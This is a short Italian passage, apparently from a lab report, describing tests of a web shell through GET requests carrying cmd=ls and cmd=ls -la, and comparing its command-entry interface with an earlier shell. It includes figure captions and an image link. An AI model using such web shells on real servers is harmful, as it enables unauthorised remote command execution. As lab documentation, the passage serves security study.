Ho poi sperimentato la Shell con le **due richieste GET**, ***cmd=ls*** (grafico 14) e ***cmd=ls -la*** (grafico 15), comprendendo che, a differenza della Shell precedente, quest'ultima è dotata di un'interfaccia utente più complessa che consente di inserire i comandi in una apposita sezione, anziché direttamente nell'Url.

Grafico 14




Grafico 15

